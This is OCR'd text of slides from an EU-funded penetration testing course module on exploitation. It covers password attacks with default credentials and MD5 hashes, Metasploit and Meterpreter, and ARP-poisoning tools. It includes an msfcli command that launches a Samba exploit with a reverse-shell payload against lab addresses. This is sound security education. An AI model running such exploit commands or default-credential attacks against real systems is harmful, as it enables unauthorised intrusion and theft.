ENGENSEC
Educating the Next generation experts in Cyber Security

Tempus


The project has been funded by the European Commission. The Education, Audiovisual and Culture Executive program (EACEA), TEMPUS IV. The content of this presentation reflects the opinion of the author.

Module 5. Exploitation

Penetration testing course


Exploit

An exploit (from the English verb to exploit, meaning "using something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized).



Payload

payload is the part of exploit which performs a malicious action.



Password attacks

Password attacks

- The most dangerous attacks:
  - People choose simple passwords;
  - People forget to change default passwords;
  - Hackers break to the systems without interruption of system work

Popular passwords


- digits: 1234, 111111
- phone number: 79037777777
- date: 12121985
- names (+year of birth): lena, lena85
- keyboard passwords: qwerty,qazwsxedc

Default passwords

admin:admin

cisco:cisco

administrator:<empty>



https://www.cirt.net/passwords

More about passwords

- Users use the same password in different systems
- Test accounts are very interesting (passwords are «test», <empty>, etc).
- System accounts which are used for data exchange.
- Favorite admin passwords which are used across the organisation.


Two types of password attacks

Offline

```
.MD5Password="08f5b04545cbf7eaa238621b9ab84734"
.MD5Password="09d88c4b9913b791e8f8b3bac2b7236f"
.MD5Password="183983a3ab70bec1f309f5f80a6b2506"
.MD5Password="1f0bfbafab18ab89214db444a0856e24"
.MD5Password="2c0c106032f2663504354179aef97bad"
.MD5Password="2d179ed89a9316cdd1d63391e7a3f013"
.MD5Password="30aa61f920b035ac931caed41673a4a7"
.MD5Password="36dba7f8602b3d79403887dba16e239a"
.MD5Password="3e26ee2841ac919c85a78c28a359c072"
.MD5Password="4ac6e02128ce35eb4e488740cd0582af"
.MD5Password="61214381d7ce51a87493d40d973afd14"
.MD5Password="6b206df5b75124e503045408b6d2b19b"
.MD5Password="794f9c4880cc22201175111b54ab490c"
.MD5Password="8e12503a04fd2dafd9917e3ccdeb2822"
.MD5Password="d681d8224c05f026c41045e05a07bb89"
.MD5Password="e1ee20b165aa536e7b76066003815fbb"
.MD5Password="e39ac1c84fc6f587ae4b4575d879e80a"
.MD5Password="e48d838c248e61b4525bd80408fcf9d1"
.MD5Password="e495b52c8728e195605519af462dba02"
.MD5Password="f62b9dca63a12f5dfdda69a52eafdb1f"
.MD5Password="ffcd6ff4600a3081d50c0ceb0cabe2b3"
```

We have password hashes.

Online




We have access to authorization functionality

Metasploit Framework

Metasploit


- Metasploit is an automated exploitation framework
- Open source, continuous development and updates
- Tools for scanning, exploit development, exploitation, and post-exploitation
- Extensible through plugins and modules

Metasploit Architecture



Msfconsole

- Most feature-full interface for Metasploit is msfconsole
  - Like a shell, just for Metasploit
  - In addition to special Metasploit commands, also accepts bash commands: ping, ls, curl, etc



Common Commands

- connect
  - like netcat, connects to host on specified port
- search
  - search module database, by name, platform, app, cve, and more
- sessions
  - List or manipulate your open sessions (shells, VNC, etc)
- show
  - Show anything: show modules, exploits, payloads, options (for selected module)

Basic Usage of Metasploit

Using a module:

1. (Optional) If your module is not loaded, load it with loadpath
2. (Optional) If you don't know the name, search for it with search
3. Select your module with use
4. Fill parameters using set (show parameters with show options)
5. Run with exploit
6. Reload and run with rexploit

Metasploit CLI

- Sometimes you'd rather not load up the whole console just to run a single script
- Use msfcli to interact with Metasploit from the command-line

Metasploit CLI

```
root@kali:~# msfcli -h
Usage: /opt/metasploit/msf3/msfcli [mode]
==========================================================
    ==
Mode                    Description
----            -----------
(A)dvanced          Show available advanced options for this module
(AC)tions           Show available actions for this auxiliary module
(C)heck         Run the check routine of the selected module
(E)xecute           Execute the selected module
(H)elp          You're looking at it baby!
(I)DS Evasion   Show available ids evasion options for this module
(O)ptions           Show available options for this module
(P)ayloads          Show available payloads for this module
(S)ummary           Show information about this module
(T)argets       Show available targets for this exploit module
```

Metasploit CLI

Example usage:

```
msfcli exploit/multi/samba/usermap_script \
RHOST=172.16.194.172 PAYLOAD=cmd/unix/reverse
\ LHOST=172.16.194.163 E
```

<Exploit Module>: path to ruby script

RHOST: remote host

PAYLOAD: shellcode for reverse shell

LHOST: local host

E: execute

Post-Exploitation Tools

- Most post-exploitation tools rely on a meterpreter shell
- Meterpreter is a payload that can be selected with many exploits
- A meterpreter shell provides a consistent cross-platform post-exploitation interface
- Also acts as an in-memory stager for loading additional exploit code remotely

Meterpreter Basics

- Provides basic UNIX interface: ls, cat, cd, pwd, getuid, ps
- Also some convenience features
  - search: convenient file system searching
  - migrate: migrate control to another running process
  - clearev: clears logs (Windows only)
  - upload, download
  - webcam_list, webcam_snap

More Meterpreter Features

- Persistent backdoors with metsvc
- John the Ripper integration
- Remote packet sniffing
- Keylogging
- Kill off antivirus
- Dump system information
- …


Metasploit Databases

- Very powerful db_* commands
  - Databases are often used to store hosts, ports, services, credentials, etc
  - Can be populated directly from scan results
- db_autopwn –p –e
  - Somewhat controversial command
  - Will attempt to execute all known exploits on all known hosts on the known open and specified ports
  - Very “noisy”

Scanner Integration


- Integration with nmap and Nessus
- Can select to send scan results directly to database for exploitation
  - Hosts, ports, services, machine info
- Simple interface using msfconsole:
  - nmap or db_nmap
  - load nessus
  - Or, ‘search portscan’ for auxiliary modules

Armitage: GUI for Metasploit



Man in the middle attacks


MITM main idea



ARP poisoning

- ARP is stateless
- Some operating systems do not update an entry if it is not already in the cache, others accept only the first received reply (e.g. Solaris)
- The attacker can forge spoofed ICMP packets to force the host to make an ARP request. Immediately after the ICMP it sends the fake ARP reply

ARP poisoning



ARP poisoning tools

- ettercap (http://ettercap.sf.net)
  - Poisoning
  - Sniffing
  - Hijacking
  - Filtering
  - SSH v.1 sniffing (transparent attack)

- dsniff (http://www.monkey.org/~dugsong/dsniff)
  - Poisoning
  - Sniffing
  - SSH v.1 sniffing (proxy attack)